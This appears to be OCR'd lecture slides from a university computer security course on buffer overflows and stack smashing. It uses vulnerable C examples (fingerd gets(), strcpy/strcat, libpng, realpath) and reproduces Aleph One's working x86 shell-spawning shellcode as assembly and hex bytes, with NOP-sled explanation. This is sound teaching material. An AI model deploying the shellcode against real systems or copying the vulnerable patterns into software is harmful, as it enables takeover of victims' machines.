CSE 127 Computer Security

Stefan Savage, Spring 2020, Lecture 3

Control Flow Vulnerabilities I:
Buffer Overflows and Stack Smashing

Logistics

- Starting next class we will only be allowing UCSD authenticated zoom logins… make sure you login to Zoom via UCSD SSO

- Assignment 1 is assigned today (due in a week)
  - Easy… make sure you can use vm environment, gdb, checkin
  - This is an individual assignment (i.e., everyone does it themselves)
  - Please _immediately_ try do get the virtualbox environment running. **Do Not Wait!**
- Note: we will assign assignment #2 next week!
  - Writing your own exploits
  - You can have a partner for this (but you will have to stick with your partner for the whole quarter; no partner switching) [so start thinking about this]
- *Smashing The Stack For Fun And Profit* by Aleph One

When is a program secure?

- When it does exactly what it should?
  - Not more.
  - Not less.


- But how do we know what a program is supposed to do?
  - Somebody tells us? (But do we trust them?)
  - We write the code ourselves?
    (But what fraction of the software you use have you written?)

When is a program secure?

- 2nd try: A program is secure when it doesn't do **bad things**
- Easier to specify a list of "bad" things:
  - Delete or corrupt important files
  - Crash my system
  - Send my password over the Internet
  - Send threatening e-mail to the professor
- But… what if most of the time the program doesn't do bad things, but occasionally it does? Or could? Is it secure?

Weird Machines

- Complex systems almost always contain unintended functionality
  - "weird machines"
- An **exploit** is a mechanism by which an attacker triggers unintended functionality in the system
  - Programming of the weird machine
- Security requires understanding not just the intended, but also the unintended functionality present in the implementation
  - Developers' blind spot
  - Attackers' strength



https://en.wikipedia.org/wiki/Weird_machine#/media/File:Weird_machine.png

What is a software vulnerability?

- A bug in a software program that allows an unprivileged user capabilities that should be denied to them

- There are a lot of types of vulnerabilities, but among the most classic and important are vulnerabilities that violate "**control flow integrity**"
  - **Translation: lets attacker run the code of their choosing on your computer**

- Typically these involve violating assumptions of the programming language or its run-time system

Starting exploits

- Today we begin our dive into low level details of how exploits work
  - How can a remote attacker get **your** machine to execute **their** code?
- Our threat model
  - Victim code is **handling input** that comes from across a security boundary
    - Examples:
      - Image viewer, word processor, web browser
      - Other examples?
  - We want to protect integrity of execution and confidentiality of internal data from being compromised by malicious and highly skilled users of our system.
- Simplest example: **buffer overflow**
  - Provide input that "overflows" the memory the program has allocated for it

Lecture Objectives

- Understand how buffer overflow vulnerabilities can be exploited
- Identify buffer overflow vulnerabilities in code and assess their impact
- Avoid introducing buffer overflow vulnerabilities during implementation

Buffer Overflow

- ***Buffer Overflow*** is an anomaly that occurs when a program writes data beyond the boundary of a buffer.
- Archetypal software vulnerability
  - Ubiquitous in system software (C/C++)
    - Operating systems, web servers, web browsers, embedded systems, etc.
  - If your program crashes with memory faults, you probably have a buffer overflow vulnerability.
- A basic core concept that enables a broad range of possible attacks
  - Sometimes **a single byte** is all the attacker needs
- Ongoing arms race between defenders and attackers
  - Co-evolution of defenses and exploitation techniques

Buffer Overflow

- No automatic bounds checking in C/C++. Developers should know what they are doing and check access bounds where necessary.
- The problem is made more acute/more likely by the fact many C standard library functions make it easy to go past array bounds.
- String manipulation functions like `gets()`, `strcpy()`, and `strcat()` all **write to the destination buffer until they encounter a terminating '\0' byte** in the input.
  - Whoever is providing the input (often from the other side of a security boundary) controls how much gets written

Example 1: fingerd

- Spot the vulnerability
  - What does gets() do?
    - How many characters does it read in?
    - Who decides how much input to provide?
  - How large is line[]?
    - Implicit assumption about input length
  - What happens if, say 536, characters are provided as input?

- Source: fingerd code

```c
main(argc, argv)
	char *argv[];
{
	register char *sp;
	char line[512];
	struct sockaddr_in sin;
	int i, p[2], pid, status;
	FILE *fp;
	char *av[4];

	i = sizeof (sin);
	if (getpeername(0, &sin, &i) < 0)
		fatal(argv[0], "getpeername");
	line[0] = '\0';
	gets(line);
	//...
	return(0);
}
```

http://minnie.tuhs.org/cgi-bin/utree.pl?file=4.3BSD/usr/src/etc/fingerd.c

Old school: The Trouble With strc*()

```c
char buf[MAX_PATH_LEN];
/* assemble fully qualified name from provided path and file name */
strcpy(buf, path);
strcat(buf, "/");
strcat(buf, fname);
```

- What's the problem with libc string functions?
  - Neither `strcpy()` nor `strcat()` validate that the destination string has enough space to fit the source string.
  - They also provide no mechanism to signal an error.
- Use of `strcpy()` and `strcat()` have been common causes of buffer overflow vulnerabilities.
- These functions are considered unsafe across the industry.

Old school: Replacing strc*()

```
char *strncpy(char *dst, const char *src, size_t len);
char *strncat(char *s, const char *append, size_t count);
```

- A first attempt at fixing `strcpy()`/`strcat()` was made with the `strn*` family of functions.
  - A third parameter was introduced to specify safe amount to copy
- `strncpy()` copies at most `len` characters from `src` into `dst`.
  - If `src` is less than `len` characters long, the remainder of `dst` is filled with `\0' characters. Otherwise, `dst` is not terminated.
- `strncat()` appends not more than `count` characters from `append`, and then adds a terminating `\0'.
- At first sight the `strn*()` functions seem to address the problem. However, a closer look reveals some remaining issues.

Old school: The Trouble With strnc*()

```
char buf[MAX_PATH_LEN];
/* assemble fully qualified name from provided path and file name */
strncpy(buf, path, sizeof(buf));
strncat(buf, "/", sizeof(buf)-strlen(path));
strncat(buf, fname, sizeof(buf)-strlen(path)-1);
```

- `strncpy()`/`strncat()` are still problematic
  - The above code is still vulnerable
  - They DO NOT guarantee NULL termination.
  - The design forces the developer to keep track of residual buffer lengths.
    - Requires performing awkward arithmetic operations which can be easy to get wrong.
  - There is still no way to check if the source string was truncated. If the source string is larger than destination, the caller is never informed.
- If you must manipulate strings in C, then strl*() functions are much safer
  - Guarantees NULL termination and doesn't require complex address arithmetic

But its not just a “C strings” problem

- C string functions are particularly egregious, but there are lots of other ways a local buffer can be overflowed
  - Memcpy/bcopy, arrays, pointer arithmetic, bad casts, etc…


Ok but…

- Why does overflowing a buffer let you take over the machine?

- That seems crazy no?

Changing Perspectives

- Your program manipulates data
- Data manipulates your program




First, some context

- How memory is laid out in a process
- How C arrays work
- How C function calls work


How process memory is laid out (Linux 32bit traditional, simplified)

- Stack
  - Locals, call stack
- Heap
  - i.e. malloc, new, etc…
- Data segment (globals, statics)
  - .data
    .bss
- Text segment
  - Executable code



How do C arrays work?

- What’s the abstraction?
- What’s the reality?
  - What happens if you try to write past the end of an array in C/C++
  - What does the spec say?
  - What happens in most implementations?



Understanding Function Calls

- How does a function call work?
  - What's the abstraction?


```
bar() {
 foo();
}
```

  - What's the reality?
    - Where does the memory for i from from?
    - How does the called function know where to return to?
    - Where is the return address stored?

```
void foo()
{
  int i;
  …
  i=20;
  …
  return;
}
```


The Stack

- Stack divided into **frames**
  - Each frame stores locals and args to called functions
- **Stack pointer** points to the top of the stack
  - x86: stack grows down (from high to low addresses)
  - x86: stored in %esp register
- **Frame pointer** points to caller's frame on the stack
  - Also called (by Intel) the base pointer
  - x86: Stored in %ebp register




Understanding Function Calls

- Calling a function
  - Caller
    - Pass arguments
    - Call and save return address
  - Callee
    - Save old frame pointer
    - Set frame pointer = stack pointer
    - Allocate stack space for local storage
- Call Frame (Stack Frame)



Understanding Function Calls

- When returning
  - Callee
    - Pop local storage
      - Set stack pointer = frame pointer
    - Pop frame pointer
    - Pop return address and return
  - Caller
    - Pop arguments



Understanding Function Calls

- godbolt compiler explorer: https://godbolt.org/

```c
void bar()
{
    return;
}

void foo(int a, int b)
{
    char buf1[4];
    char buf2[8];

    bar();
    return;
}

int main (int argc, char *argv[])
{
    foo(1,2);
    return 0;
}
```

```
bar:
  push ebp
  mov ebp, esp
  nop
  pop ebp
  ret
foo:
  push ebp
  mov ebp, esp
  sub esp, 16
  call bar
  nop
  leave
  ret
main:
  push ebp
  mov ebp, esp
  push 2
  push 1
  call foo
  add esp, 8
  mov eax, 0
  leave
  ret
```

Note: in x86, the **leave** instruction =
mov esp, ebp
pop ebp

Quick aside: Intel vs AT&T syntax

- I've been using Intel asm syntax
  - instruction src dst
- gdb uses AT&T asm syntax (also the Aleph One article)
  - Instruction dst src
- Sorry, this is the source of endless confusion,
  but in real-life you will be stuck needing to know both

Back to buffer overflows…


- So… consider this program ->
- It takes input from the console and then prints it followed by "is nice\n"
- How long can your input be?
- What happens if its longer?

```c
#include <stdio.h>
#include <string.h>

int main(int argc, char**argv) {
 char nice[] = "is nice.";
 char name[8];
 gets(name);
 printf("%s %s\n",name,nice);
 return 0;
}
```

Smashing The Stack

- Mixing control and user data creates an opportunity for attackers
- What happens if you overwrite an attacker-supplied value past the bounds of a local variable?
  - Let's say we overflow `local 3`
- Overwriting
  - Another local variable
  - Saved frame pointer
  - Return address
  - Function arguments
  - Deeper stack frames
    - Overflow can happen outside of current function's frame
  - Exception control data




Smashing The Stack: getting lucky

- Overwriting **local variables** or **function arguments**
  - Effect depends on variable semantics and usage
  - Generally anything that influences future execution path is a promising target
  - Typical problem cases:
    - Variables that store result of a security check
      - Eg. isAuthenticated, isValid, isAdmin, etc.
    - Variables used in security checks
      - Eg. buffer_size, etc.
    - Data pointers
      - Potential for further memory corruption
    - Function pointers
      - Direct transfer of control when function is called through overwritten pointer


Smashing The Stack: control data

- Overwriting the **return address**
  - Upon function return, control is transferred to an attacker-chosen address
  - **Arbitrary code execution**
    - Attacker can re-direct to their own code, or code that already exists in the process
      - Shellcode! (coming up)
    - Reminder: there's nothing that distinguished data from code
      - All data (including input) will be interpreted as code if the processor tries to transfer control there
    - **Game over**



Smashing The Stack: off by ones

- But what if you can only overwrite **one word** or **one byte**?
  - Seems hard to exploit no?
- Overwriting the **saved frame pointer**
  - Upon function return, stack moves to an attacker-supplied address
    - Make up a **fake frame**, with return address of your choosing
  - When *that* function returns, its game over again
    - In general, control of the stack leads to control of execution
    - Even a single byte may be enough!



Shellcode

- What to do after we figure out how to seize control of the instruction pointer?
- Ideally, redirect to our own code!
- But what should that code be?
- Spawning a shell would provide us with full privileges of the victim process
  - Hence, "***shellcode***"

`Shellcode`

- How to spawn a shell?
- "*The exec family of functions shall replace the current process image with a new process image. The new image shall be constructed from a regular, executable file called the new process image file.*"
- Just need to call `execve` with the right arguments
  - `execve("/bin/sh", argv, NULL)`

Shellcode

- Note the tricks Aleph One uses:
  - Writing shellcode in C
    - Compile and run in debugger to review object code
    - Adjust references to strings, etc.

```
void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

http://phrack.org/issues/49/14.html

Shellcode

- Note the tricks Aleph One uses:
  - Inline assembly to use gcc to translate from assembly to object code
    - Compile and run in debugger to review object code
  - Using a call instruction to infer the address of payload on the stack
    - call will push the address of the next word onto the stack as a return address

```
void main() {
__asm__("
        jmp    0x1f                    # 2 bytes
        popl   %esi                    # 1 byte
        movl   %esi,0x8(%esi)          # 3 bytes
        xorl   %eax,%eax               # 2 bytes
        movb   %eax,0x7(%esi)          # 3 bytes
        movl   %eax,0xc(%esi)          # 3 bytes
        movb   $0xb,%al                # 2 bytes
        movl   %esi,%ebx               # 2 bytes
        leal   0x8(%esi),%ecx          # 3 bytes
        leal   0xc(%esi),%edx          # 3 bytes
        int    $0x80                   # 2 bytes
        xorl   %ebx,%ebx               # 2 bytes
        movl   %ebx,%eax               # 2 bytes
        inc    %eax                    # 1 bytes
        int    $0x80                   # 2 bytes
        call   -0x24                   # 5 bytes
        .string \"/bin/sh\"            # 8 bytes
                                       # 46 bytes total
");
}
```

http://phrack.org/issues/49/14.html

Shellcode

- Note the tricks Aleph One uses:
  - Testing shellcode standalone
    - Encode shellcode into a data buffer
    - Set the return address on the stack to point to your shellcode
  - Eliminating `0x00` from the shellcode
    - Find alternate instruction representations
  - Using a NOP sled
    - Relaxes constraints on guessing the exact location of the shellcode to put into the overwritten return address
    - Jump to somewhere in NOP sled and slide down to shellcode

```
char shellcode[] =
        "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00“
        "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80“
        "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff“
        "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";

void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}
```

```
char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

http://phrack.org/issues/49/14.html

Shellcode

- That works well for local attacks
  - When the victim is another process on the same machine
- What about remote attacks?
- Similar concept, just a few more system calls in the shellcode
  - Reverse
    - Connect back to your malicious server and present a remote shell
  - Bind
    - Open a port and wait for connections, present shell
  - Reuse
    - Re-use existing connection

Common Buffer Overflow Patterns

- Spotting buffer overflow bugs in code
  - Missing Check
  - Avoidable Check
  - Wrong Check

Buffer Overflow Code Patterns

- Missing Check
  - No test to make sure memory writes stay within intended bounds
- Example
  - fingerd

```c
main(argc, argv)
    char *argv[];
{
    register char *sp;
    char line[512];
    struct sockaddr_in sin;
    int i, p[2], pid, status;
    FILE *fp;
    char *av[4];

    i = sizeof (sin);
    if (getpeername(0, &sin, &i) < 0)
        fatal(argv[0], "getpeername");
    line[0] = '\0';
    gets(line);
    //...
    return(0);
}
```

Buffer Overflow Code Patterns

- Avoidable Check
  - The test to make sure memory writes stay within intended bounds can be bypassed
- Example
  - libpng png_handle_tRNS()
  - 2004
- Good demonstration of how an attacker can manipulate internal state by providing the right input

```
if (png_ptr->color_type == PNG_COLOR_TYPE_PALETTE)
{
    if (!(png_ptr->mode & PNG_HAVE_PLTE))
    {
        /* Should be an error, but we can cope with it */
        png_warning(png_ptr, "Missing PLTE before tRNS");
    }
    else if (length > png_ptr->num_palette)
    {
        png_warning(png_ptr, "Incorrect tRNS chunk length");
        png_crc_skip(png_ptr, length);
        return;
    }
```

http://www.libpng.org/pub/png/libpng.html

Buffer Overflow Code Patterns

- Avoidable Check
  - Special case: check is late
  - There is a test to make sure memory writes stay within intended bounds, but it is placed after the offending operation

```
#define BUFLEN 20

void foo(char *s)
{
    char buf[BUFLEN];

    strcpy(buf, s);
    if(strlen(buf) >= BUFLEN)
    {
        //handle error
    }
}
```

Buffer Overflow Code Patterns

- Wrong Check
  - The test to make sure memory writes stay within intended bounds is wrong.
  - Look for complicated runtime arithmetic in length checks.
    - Stay tuned for integer errors…
  - Is NULL terminator accounted for?
  - If you see non-trivial arithmetic operations inside a length check, assume something is wrong!
- Example
  - OpenBSD realpath()
  - August 2003

```c
	/*
	 * Join the two strings together, ensuring that the right thing
	 * happens if the last component is empty, or the dirname is root.
	 */
	if (resolved[0] == '/' && resolved[1] == '\0')
		rootd = 1;
	else
		rootd = 0;

	if (*wbuf) {
		if (strlen(resolved) + strlen(wbuf) + rootd + 1 > MAXPATHLEN) {
			errno = ENAMETOOLONG;
			goto err1;
		}
		if (rootd == 0)
			(void)strcat(resolved, "/");
		(void)strcat(resolved, wbuf);
	}
```

https://github.com/libressl-portable/openbsd/blob/OPENBSD_2_0/src/lib/libc/stdlib/realpath.c

Common Buffer Overflow Patterns

- Thinking like an attacker:
  - Missing Check
    - Does the code perform bounds checking on memory access?
  - Avoidable Check
    - Is the test invoked along every path leading up to actual access?
  - Wrong Check
    - Is the test correct? Can the test itself be attacked?
- Generic input validation patterns
  - Applicable beyond just buffer overflows

Addressing Buffer Overflows


- The best way to deal with any bug is not to have it in the first place.
  - Use memory-safe languages.
  - Train the developers to write secure code and provide them with tools that make it easier to do so.
- Language choice might not be an option (it frequently isn't) and people still make mistakes. So, we must also be able to find these bugs and fix them.
  - Manual code reviews, static analysis, adversarial testing, etc.
  - More on this later in the course…
- Failing all of the above, make remaining bugs harder to exploit.
  - Introduce countermeasures that make reliable exploitation harder or mitigate the impact
  - Lecture after next

Review

- An attacker can direct the execution of your program by manipulating input data it acts on.
- Assume input can be malicious. **Always** validate lengths and bounds before accessing arrays.
- Separate control data from user data where possible
- Default ways of doing something are often insecure. Investigate security aspects of tools, frameworks, libraries, APIs, that you are using and understand how to use them safely.

Review

- Writing past the bounds of a buffer can have severe consequences.
- Overwriting the return address
  - Upon function return, control is transferred to an attacker-chosen address
  - Arbitrary code execution
    - Attacker can re-direct to their own code





Additional Resources

- *Memory Corruption Attacks: The Almost Complete History* by Haroon Meer, Black Hat USA 2010
  - https://www.youtube.com/watch?v=stVz9rhTdQ8
- *Code Injection in C and C++ : A Survey of Vulnerabilities and Countermeasures* by Yves Younan, Wouter Joosen, Frank Piessens
  - www.cs.kuleuven.be/publicaties/rapporten/cw/CW386.pdf
- More in future lectures…

Additional Resources

- John Regehr's blog on undefined behavior
  - https://blog.regehr.org/page/2?s=undefined
  - Especially: https://blog.regehr.org/archives/213
- *CERT Secure C Coding Standard*
  - https://wiki.sei.cmu.edu/confluence/display/c/SEI+CERT+C+Coding+Standard
- Gimpel Software *Bug Of The Month*
  - http://www.gimpel.com/html/bugs.htm





For next time

- Beyond the basic buffer overflow: integers, heap, format strings (interpreters)
- Read *Memory Errors: The Past, the Present, and the Future*
  by Victor van der Veen, Nitish dutt-Sharma, Lorenzo Cavallaro, and Herbert Bos
  - http://www.few.vu.nl/~herbertb/papers/memerrors_raid12.pdf

Next Lecture…

Low Level Software Security II:
Integer, Heap, format strings and more